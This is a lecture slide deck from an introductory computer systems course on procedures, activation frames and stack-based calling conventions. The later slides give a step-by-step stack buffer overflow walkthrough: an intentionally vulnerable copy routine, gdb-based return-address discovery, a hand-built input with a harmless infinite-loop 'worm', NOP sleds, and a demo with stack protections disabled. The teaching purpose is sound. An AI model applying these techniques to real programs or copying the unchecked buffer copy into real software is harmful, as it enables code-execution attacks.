
CPSC 213 Procedures - 3.7 Out-of-Bounds Memory References and - - PowerPoint PPT Presentation

cpsc 213
SMART_READER_LITE
LIVE PREVIEW

CPSC 213 Procedures - 3.7 Out-of-Bounds Memory References and - - PowerPoint PPT Presentation

Readings for Next 3 Lectures Textbook CPSC 213 Procedures - 3.7 Out-of-Bounds Memory References and Buffer Overflow - 3.12 Introduction to Computer Systems Unit 1e Procedures and the Stack 1 2 Local Variables of a Procedure


slide-1
SLIDE 1

CPSC 213

Introduction to Computer Systems

Unit 1e

Procedures and the Stack

1

Readings for Next 3 Lectures

  • Textbook
  • Procedures
  • 3.7
  • Out-of-Bounds Memory References and Buffer Overflow
  • 3.12
2

Local Variables of a Procedure

  • Can l0 and l1 be allocated statically (i.e., by the compiler)?
  • [G] Yes
  • [Y] Yes, but only by eliminating recursion
  • [B] Yes, but more than just recursion must be eliminated
  • [R] No, no change to the language can make this possible

public class A { public static void b () { int l0 = 0; int l1 = 1; } } public class Foo { static void foo () { A.b (); } } void b () { int l0 = 0; int l1 = 1; } void foo () { b (); }

Java C

3

Dynamic Allocation of Locals

  • Lifetime of a local
  • starts when procedure is called and ends when procedure returns
  • allocation and deallocation are implicitly part of procedure call
  • Should we allocate locals from the heap?
  • the heap is where Java new and C malloc, the other kind of dynamic storage
  • could we use the heap for locals?
  • [G] Yes
  • [Y] Yes, but it would be less efficient to do so
  • [R] No

void b () { int l0 = 0; int l1 = 1; } void foo () { b (); }

4
slide-2
SLIDE 2

Procedure Storage Needs

  • frame
  • arguments
  • local variables
  • saved registers
  • return address
  • access through offsets from top
  • just like structs with base
  • simple example
  • two local vars
  • saved return address

arguments local variables saved registers frame pointer local 0 local 1 local 2 arg 0 arg 1 arg 2 ret addr local variables saved register 0x1000 pointer local 0 local 1 ret addr 0x1000 0x1004 0x1008

5

Stack vs. Heap

  • split memory into two pieces
  • heap grows down
  • stack grows up
  • move stack pointer up to

smaller number when add frame

heap stack Frame A Frame B Frame C Struct C Struct B Struct A address 0x00000000 address 0xfgfgfgfg Frame A pointer local 0 local 1 ret addr ptr + 0 ptr + 4 ptr + 8 memory

  • but within frame, offsets still go down

sp 0x5000 sp 0x4fg6 sp 0x4fg0 sp 0x4fea

6

Runtime Stack and Activation Frames

  • Runtime Stack
  • like the heap, but optimized for procedures
  • one per thread
  • grows “up” from lower addresses to higher ones
  • Activation Frame
  • an “object” that stores variables in procedure’s local scope
  • local variables and formal arguments of the procedure
  • temporary values such as saved registers (e.g., return address) and link to previous frame
  • size and relative position of variables within frame is known statically
  • Stack pointer
  • register reserved to point to activation frame of current procedure
  • we will use r5
  • accessing locals and args static offset from r5, the stack pointer (sp)
  • locals are accessed exactly like instance variables; r5 is pointer to containing “object”
7

Compiling a Procedure Call / Return

  • Procedure Prologue
  • code generated by compiler to execute just before procedure starts
  • allocates activation frame and changes stack pointer
  • subtract frame size from the stack pointer r5
  • possibly saves some register values
  • Procedure Epilogue
  • code generated by compiler to execute just before a procedure returns
  • possibly restores some saved register values
  • deallocates activation frame and restore stack pointer
  • add frame size to stack pointer r5
8
slide-3
SLIDE 3

b: ld $0xfffffff8, r0 # r0 = -8 (frames size) add r0, r5 # create frame on stack

Snippet 8 - An example

foo: deca r5 # sp-=4 st r6, 0x0(r5) # save r6 to stack ld $b, r0 # address of b () gpc r6 # r6 = pc inca r6 # r6 = r6 + 4 j 0x0(r0) # goto b () ld $0, r0 # r0 = 0 st r0, 0x0(r5) # l0 = 0 ld $0x1, r0 # r0 = 1 st r0, 0x4(r5) # l1 = 1 ld $0x8, r0 # r0 = 8 = (frame size) add r0, r5 # teardown frame j 0x0(r6) # return ld 0x0(r5), r6 # restore r6 from stack inca r5 # sp+=4 j 0x0(r6) # return

1

allocate bar frame (1) save r6

2

call b()

6

restore r6 dealloc bar frame (1) return

3

allocate bar frame (2)

4

body

5

dealloc bar frame (2) return

9

Creating the stack

  • Every thread starts with a hidden procedure
  • its name is start (or sometimes something like crt0)
  • The start procedure
  • allocates memory for stack
  • initializes the stack pointer
  • calls main() (or whatever the thread’s first procedure is)
  • For example in Snippet 8
  • the “main” procedure is “foo”
  • we’ll statically allocate stack at address 0x1000 to keep simulation simple

.pos 0x100 start: ld $0x1028, r0 # base of stack mov r0, r5 # init stack pointer ld $foo, r0 # r0 = & foo () gpc r6 # r6 = pc inca r6 # r6 = r6 + 4 j 0x0(r0) # goto foo () halt .pos 0x1000 stack: .long 0x00000000 .long 0x00000000 ...

10

Question

  • What is the value of r5 when executing in the procedure three()
  • [R]

1964

  • [G]

2032

  • [B]

1968

  • [Y]

None of the above

  • [ALL]

I don’t know

void three () { int i; int j; int k; } void two () { int i; int j; three (); } void one () { int i; two (); } void foo () { // r5 = 2000

  • ne ();

}

11

before jump to three() code: save r6 to stack then set r6 to $threeret Frame Three sp 1964 local k ptr + 0 ptr + 4 local j ptr + 8 local i Frame Two sp 1980 local j ret addr: $oneret ptr + 0 ptr + 4 before jump to two() code: save r6 to stack then set r6 to $tworet local i ptr + 8 Frame One local i ret addr: $fooret sp 1992 ptr + 0 ptr + 4 before jump to

  • ne() code: save

r6 to stack then set r6 to $oneret Frame Foo sp 2000 r6 is$fooret

Diagram of Stack for this Example

void foo () { // r5 = 2000

  • ne ();

} void one () { int i; two (); } void two () { int i; int j; three (); } void three () { int i; int j; int k; }

ret addr: $tworet ptr + 12

12
slide-4
SLIDE 4

Arguments and Return Value

  • return value
  • in register, typically r0
  • arguments
  • in registers or on stack
13

Snippet 9

  • Formal arguments
  • act as local variables for called procedure
  • supplied values by caller
  • Actual arguments
  • values supplied by caller
  • bound to formal arguments for call

public class A { static int add (int a, int b) { return a+b; } } public class foo { static int s; static void foo () { s = add (1,2); } } int add (int a, int b) { return a+b; } int s; void foo () { s = add (1,2); }

Java C

14

Arguments in Registers (S9-args-regs.s)

.pos 0x200 foo: deca r5 # sp-=4 st r6, 0x0(r5) # save r6 to stack ld $0x1, r0 # arg0 (r0) = 1 ld $0x2, r1 # arg1 (r1) = 2 ld $add, r3 # address of add () gpc r6 # r6 = pc inca r6 # r6 = r6 + 4 j 0x0(r3) # goto add () ld $s, r1 # r1 = address of s st r0, 0x0(r1) # s = add (1,2) ld 0x0(r5), r6 # restore r6 from stack inca r5 # sp+=4 j 0x0(r6) # return .pos 0x300 add: add r1, r0 # return (r0) = a (r0) + b (r1) j 0x0(r6) # return

15

Arguments on Stack (S9-args-stack.s)

.pos 0x200 foo: deca r5 # sp-=4 st r6, 0x0(r5) # save r6 to stack ld $0x2, r0 # r0 = 2 deca r5 # sp-=4 st r0, 0x0(r5) # save arg1 on stack ld $0x1, r0 # r0 = 1 deca r5 # sp-=4 st r0, 0x0(r5) # save arg0 on stack ld $add, r3 # address of add () gpc r6 # r6 = pc inca r6 # r6 = r6 + 4 j 0x0(r3) # goto add () inca r5 # discard arg0 from stack inca r5 # discard arg1 from stack ld $s, r1 # r1 = address of s st r0, 0x0(r1) # s = add (1,2) ld 0x0(r5), r6 # restore r6 from stack inca r5 # sp+=4 j 0x0(r6) # return .pos 0x300 add: ld 0x0(r5), r0 # r0 = arg0 ld 0x4(r5), r1 # r1 = arg1 add r1, r0 # return (r0) = a (r0) + b (r1) j 0x0(r6) # return

16
slide-5
SLIDE 5

Args and Locals Summary

  • stack is managed by code that the compiler generates
  • grows from bottom up
  • push by subtracting
  • procedure call
  • allocates space on stack for arguments (unless using registers to pass args)
  • procedure prologue
  • allocates space on stack for local variables and saved registers (e.g., save r6)
  • procedure epilogue
  • deallocates stack frame (except arguments) and restores stack pointer and saved registers
  • right after procedure call
  • deallocates space on stack used for arguments
  • get return value (if any) from r0
  • accessing local variables and arguments
  • static offset from stack pointer (e.g., r5)
17

Security Vulnerability in Buffer Overflow

  • Find the bug in this program

void printPrefix (char* str) { char buf[10]; char *bp = buf; // copy str up to "." input buf while (*str!='.') *(bp++) = *(str++); *bp = 0; } // read string from standard input void getInput (char* b) { char* bc = b; int n; while ((n=fread(bc,1,1000,stdin))>0) bc+=n; } int main (int arc, char** argv) { char input[1000]; puts ("Starting."); getInput (input); printPrefix (input); puts ("Done."); }

Possible array (bufger)

  • verflow
18

How the Vulnerability is Created

  • The “buffer” overflow bug
  • if the position of the first ‘.’ in str is more than 10 bytes from the beginning
  • f str, this loop will write portions of str into memory beyond the end of buf
  • Giving an attacker control
  • the size and value of str are inputs to this program
  • if an attacker can provide the input, she can cause the bug to occur and

can determine what values are written into memory beyond the end of buf

void printPrefix (char* str) { char buf[10]; ... // copy str up to "." input buf while (*str!='.') *(bp++) = *(str++); *bp = 0; getInput (input); printPrefix (input);

19
  • the ugly
  • buf is located on the stack
  • so the attacker now as the ability to write to portion of the stack below buf
  • the return address is stored on the stack below buf
  • why is this so ugly
  • the attacker can change printPrefix’s return address
  • buf[XX] can overwrite return address on frame (that should go back to caller)
  • what power does this give the attacker

void printPrefix (char* str) { char buf[10]; char *bp = buf; // copy str up to "." input buf while (*str!='.') *(bp++) = *(str++); *bp = 0; }

  • ther stuff

return address buf [0 ..9] The Stack when printPrefix is running

pointer

main frame printPrefix frame

20
slide-6
SLIDE 6
  • Goal of the attack
  • exploit input-based buffer overflow bug
  • to inject code into program (the virus/worm) and cause this code to execute
  • the worm then loads additional code onto compromised machine
  • The approach
  • attack a standard program for which the attacker has the code
  • scan the code looking for bugs that contain this vulnerability
  • reverse-engineer the bug to determine what input triggers it
  • create an attack and send it
  • The attack input string has three parts
  • a portion that writes memory up to the return address
  • a new value of the return address
  • the worm code itself that is stored at this address
  • how do we figure these values out?

Mounting the Attack

21

Finding Location of Return Address

  • use debugger with long test string to see return address when it crashes
  • bigstring: “0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ.”
  • gdb buggy
  • (gdb) run < bigstring
  • Program received signal EXC_BAD_ACCESS, Could not access memory.
  • Reason: KERN_INVALID_ADDRESS at address: 0x48474645
  • man ascii
  • 00 nul 01 soh 02 stx 03 etx 04 eot 05 enq 06 ack 07 bel
  • 08 bs 09 ht 0a nl 0b vt 0c np 0d cr 0e so 0f si
  • 10 dle 11 dc1 12 dc2 13 dc3 14 dc4 15 nak 16 syn 17 etb
  • 18 can 19 em 1a sub 1b esc 1c fs 1d gs 1e rs 1f us
  • 20 sp 21 ! 22 " 23 # 24 $ 25 % 26 & 27 '
  • 28 ( 29 ) 2a * 2b + 2c , 2d - 2e . 2f /
  • 30 0 31 1 32 2 33 3 34 4 35 5 36 6 37 7
  • 38 8 39 9 3a : 3b ; 3c < 3d = 3e > 3f ?
  • 40 @ 41 A 42 B 43 C 44 D 45 E 46 F 47 G
  • 48 H 49 I 4a J 4b K 4c L 4d M 4e N 4f O
  • 50 P 51 Q 52 R 53 S 54 T 55 U 56 V 57 W
  • 58 X 59 Y 5a Z 5b [ 5c \ 5d ] 5e ^ 5f _
  • 60 ` 61 a 62 b 63 c 64 d 65 e 66 f 67 g
  • 68 h 69 i 6a j 6b k 6c l 6d m 6e n 6f o
  • 70 p 71 q 72 r 73 s 74 t 75 u 76 v 77 w
  • 78 x 79 y 7a z 7b { 7c | 7d } 7e ~ 7f del
  • return address used was HGFE (little endian), at buf[14] through buf[17]
22
  • And so the attacking string looks like this
  • bytes 0-13:

anything but ‘.’ so that we get the overflow

  • bytes 14-17: the address of buf[18]
  • bytes 18*:

the worm

  • Determine the address of buf[18]
  • (gdb) x/20bx buf
  • 0xbffff12e: 0x30

0x31 0x32 0x33 0x34 0x35 0x36 0x37

  • 0xbffff136: 0x38

0x39 0x41 0x42 0x43 0x44 0x45 0x46

  • 0xbffff13e: 0x47

0x48 0x49 0x4a

  • address is 0xbfff140

Finding Location for Worm Code

23

Approximate Locations

  • sometimes experiments only give rough not exact location
  • use NOP sled for code block
  • long list of NOP instructions used as preamble to the worm code
  • jumping to any of these causes some nops to execute (which do nothing) and then the

worm

  • so, the return address can be any address from the start to the end of the sled
  • write many copies of return address
  • if you don’t know exact spot where it’s expected
  • then only need to figure out alignment
24
slide-7
SLIDE 7
  • write in C, compile it, disassemble it

void worm () { while (1); } void write_worm () { (gdb) disassemble worm Dump of assembler code for function worm: 0x00001eb2 <worm+0>: push %ebp 0x00001eb3 <worm+1>: mov %esp,%ebp 0x00001eb5 <worm+3>: sub $0x8,%esp 0x00001eb8 <worm+6>: jmp 0x1eb8 <worm+6> (gdb) disassemble write_worm Dump of assembler code for function write_worm: 0x00001eba <write_worm+0>: push %ebp (gdb) x/2bx worm+6 0x1eb8 <worm+6>: 0xeb 0xfe % gcc -o worm-writer-loop worm-writer-loop.c

Write Worm: Part 1

25
  • part 3: send the worm around the world (please don’t)

void write_worm () { char c[1000] = { // 0-13: fill 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, // addr_buf=0xbffff140: // new return address 0x40, 0xf1, 0xff, 0xbf, // the worm 0xeb, 0xfe, // to terminate the copy in printPrefix '.' }; int fd,x; fd = open ("worm",O_CREAT|O_WRONLY|O_TRUNC,0x755); x = write (fd, c, 21); printf("w %d\n",x); close (fd); }

Write Worm: Part 2

26
  • when printPrefix runs on malicious input
void printPrefix (char* str) { char buf[10]; ... // copy str into buf } int main (int arc, char** argv) { ... printPrefix (input); puts ("Done."); } buf[0] ... buf[9] epb0 ebp1 ebp2 ebp3 ra0 ra1 ra2 ra3 worm0 worm1 ...

* The worm is loaded onto stack * The return address points to it * When printPrefix returns it jumps to the worm

buf[0] ... buf[9] epb0 ebp1 ebp2 ebp3 ra0 ra1 ra2 ra3 27

Demo

  • % gcc -g -O2 -fno-stack-protector -Xlinker -allow_stack_execute -o buggy buggy.c
  • % gdb buggy
  • (gdb) run < smallstring
  • Starting program: /Users/tmm/p/courses/213-10/213-1e-code/buggy < smallstring
  • Starting.
  • Done.
  • Program exited with code 012.
  • (gdb) run < worm
  • Starting program: /Users/tmm/p/courses/213-10/213-1e-code/buggy < worm
  • Starting.
  • modern systems have some protections
  • see Sec 3.12.1 in textbook: Thwarting Buffer Overflow Attacks
28
slide-8
SLIDE 8
  • SM213 does not use a base pointer and so there is no saved ebp
  • SM213 saves/restores return address to/from stack before return
void printPrefix (char* str) { char buf[10]; ... // copy str into buf } int main (int arc, char** argv) { ... printPrefix (input); puts ("Done."); } void start () { main (); } buf[0] ... buf[9] ra0 ra1 ra2 ra3 buf[0] ... buf[9] ra0 ra1 ra2 ra3 worm0 worm1 ...

deca r5 # sp-=4 st r6, 0x0(r5) # save r6 to stack ... ld 0x0(r5), r6 # inca r5 # sp+=4 j 0x0(r6) #

put worm address in r6 jump to worm

Comparing IA32 to SM213

29
  • You play two roles
  • first as innocent writer of a buggy program
  • then as a malicious attacker seeking to exploit this program
  • Attacker goal
  • to get the program to execute code provided by attacker
  • Rules of the attack (as they are with a real attack)
  • you can NOT modify the target program code
  • you can NOT directly modify the stack or any program data except input
  • you can ONLY provide an input to the program
  • store your input in memory, ignoring how it will get there for real attack
  • the program will have a single INPUT data area, you can modify this and only this
  • Attacker input must include code
  • use simulator to convert assembly to machine code
  • enter machine code as data in your input string

In the Lab

30

Variables: a Summary

  • global variables
  • address know statically
  • reference variables
  • variable stores address of value (usually allocated dynamically)
  • arrays
  • elements, named by index (e.g. a[i])
  • address of element is base + index * size of element
  • base and index can be static or dynamic; size of element is static
  • instance variables
  • offset to variable from start of object/struct know statically
  • address usually dynamic
  • locals and arguments
  • offset to variable from start of activation frame know statically
  • address of stack frame is dynamic
31